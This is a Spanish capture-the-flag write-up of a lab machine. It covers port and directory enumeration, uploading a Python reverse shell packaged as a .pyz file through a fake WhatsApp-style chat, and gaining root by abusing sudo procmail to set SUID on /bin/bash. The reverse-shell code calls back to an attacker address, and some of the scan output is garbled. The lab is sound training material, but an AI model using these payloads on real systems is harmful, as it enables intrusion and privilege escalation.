Vamos a desplegar la maquina vulnerable

Ahora haremos un escaneo profundo de los puertos que tiene abierto.

```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos

Stanting Nmap 7 OF ( bttps://pmap.org ) at 2025 10 2/ 20:08 CEST

| the sum of the sum of
```

Explorando la pagina, vemos una referencia a un dominio, así que lo colocaremos en nuestra carpeta de /etc/hosts

Haremos un escaneo de esta pagina con gobuster.

```
> <u>sudo</u> gobuster dir -u http://chat.chatme.dl -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -t 100 -k -r

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://chat.chatme.dl
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,py,txt
[+] Follow Redirect: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


Progress: 0 / 1 (0.00%)
2025/10/24 20:10:52 the server returns a status code that matches the provided options for non existing urls. http://chat.chatme.dl/48198e53-b863-4e77-b4b7-95155caafd46 ⇒ 200 (Length: 1891). Please exclude the response length or the status code or set the wildcard option. To continue please exclude the status code or the length
```

Nos salta un error que tendremos que corregir.

Una vez escaneado vemos varios ficheros.

```
<u>) sudo</u> gobuster dir -u http://chat.chatme.dl -w <u>/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium</u>.txt -x php,html,py,txt -t 100 -k -r --exclude-length 1891
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
 [+] Url:
[+] Method:
[+] Threads:
                                                 http://chat.chatme.dl
                                                  GET
                                                  100
[+] Threads:
[+] Wordlist:
[+] Negative Status codes:
[+] Exclude Length:
[+] User Agent:
[+] Extensions:
[+] Follow Redirect:
[+] Timeout:
                                                 /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 404 \,
                                                 1891
                                                 gobuster/3.8
                                               py,txt,php,html
true
10s
Starting gobuster in directory enumeration mode
                                     (Status: 403) [Size: 162]
(Status: 200) [Size: 5769]
(Status: 200) [Size: 2]
(Status: 200) [Size: 2]
(Status: 403) [Size: 162]
(Status: 403) [Size: 162]
 /uploads
/index2.php
 /chat.php
 /upload.php
Progress: 10329 / 1102790 (0.94%)
```

Si ingresamos a la página, podemos ver que tenemos la simulación de un chat de WhatsApp



Buscando por internet encontramos que whatshapp tuvo una vulnerabilidad inyectando un fichero.

Detaile Este fallo se encuentra en una de las librerías que se encarga de reproducir automáticamente ficheros GIF recibidos en nuestro dispositivo Android. Esta vulnerabilidad también afectaría a la galería de imágenes del dispositivo, ya que al abrirse, algunos dispositivos muestran las miniaturas gif en ejecución. De esta manera, a un atacante le bastaría con enviar un GIF con código malicioso a la víctima, para que en el momento que esta abriera la galería desde WhatsApp, el código se ejecutase al intentar cargar la vista previa del GIF. Una vez instalado el código malicioso, el atacante podría conseguir tener acceso a información personal de la víctima e incluso ejecutar funcionalidades como grabar vídeo o audio.

Encontramos un script que nos entrega una reverse Shell del equipo.

```
Steps to Reproduce
Procedure
 1. Creating the Malicious File:
     o Create a Python script that opens a reverse shell.
     • Example Python script for reverse shell:
         import socket, subprocess, os
         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
         s.connect(("attacker_ip", attacker_port))
         os.dup2(s.fileno(), 0)
         p = subprocess.call(["/bin/sh", "-i"])
 2. Packaging into .pyz:
      • Use zipapp to create the .pyz file:
                                                                                                      Q
          python -m zipapp reverse_shell.py -o reverse_shell.pyz
 3. Sending via WhatsApp:
      • Send the .pyz file to the victim through WhatsApp.
 4. Execution by the Victim:
      • The victim opens the <code>.pyz</code> file without receiving any warning or confirmation.
      • The malware is executed automatically, establishing the reverse shell.
```

Preparamos la maquina para realizar la reverse Shell.

```
) sudo nc -lvnp 443ç
| listening on [any] 443 ...
```

Seguiremos los pasos del script y lo subiremos al chat.

```
GNU nano 8.6

import socket, subprocess, os

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("192.168.1.26", 443))

os.dup2(s.fileno(), 0)

os.dup2(s.fileno(), 1)

os.dup2(s.fileno(), 2)

p = subprocess.call(["/bin/sh", "-i"])

python -m zipapp shell.py -o shell.pyz

Chat.chatme.dl

File Uploaded Successfully

Aceptar
```

Si esperamos mas o menos 1 minuto, veremos que nos conecta a una Shell.

```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
system
$
```

Vemos que tenemos permisos al servicio de procmail, así que nos pondremos a investigar cómo podemos vulnerar estos privilegios.

Vemos que no encontramos la carpeta, así que la podremos crear.

```
system@c2695c55de90:~$ find / -name ".procmailrc" 2>/dev/null system@c2695c55de90:~$
```

```
GNU nano 7.2 .procmailrc *
TMPFILE="/tmp/pwned"

:0
| touch $TMPFILE
```

Definimos una variable con una ruta y esta es la forma en la que se configura el archivo .procmailrc, lo que hemos cambiado es touch para que cree un directorio de la variable que habíamos indicado anteriormente.

```
system@c2695c55de90:/tmp$ echo "test" | sudo /usr/bin/procmail -m .procmailrc
```

Haremos que ejecute touch /tmp/pwned como root, creando este directorio con propietario root, el texto test se pierde y comprobamos que se ejecutó correctamente.

```
system@c2695c55de90:/tmp$ ls -la

total 16

drwxrwxrwt 1 root root 4096 Oct 24 20:30 .

drwxr-xr-x 1 root root 4096 Oct 24 20:07 ..

-rw-rw-r-- 1 system system 44 Oct 24 20:29 .procmailrc

drwx — 2 system crontab 4096 Sep 18 2024 crontab.Z4q2tT

prw-r--- 1 root root 0 Sep 18 2024 f

-rw — 1 root root 0 Oct 24 20:30 pwned
```

Ahora editaremos el fichero y añadiremos la siguiente línea para obtener una Shell como root.

```
GNU nano 7.2 .procmailrc *
TMPFILE="/tmp/pwned"

:0
| touch $TMPFILE; chmod u+s /bin/bash
```

Volvemos a ejecutar el test y luego ejecutamos bash -p y vemos que somos root.

```
system@c2695c55de90:/tmp$ echo "test" | sudo /usr/bin/procmail -m .procmailrc
system@c2695c55de90:/tmp$ bash -p
bash-5.2# whoami
root
```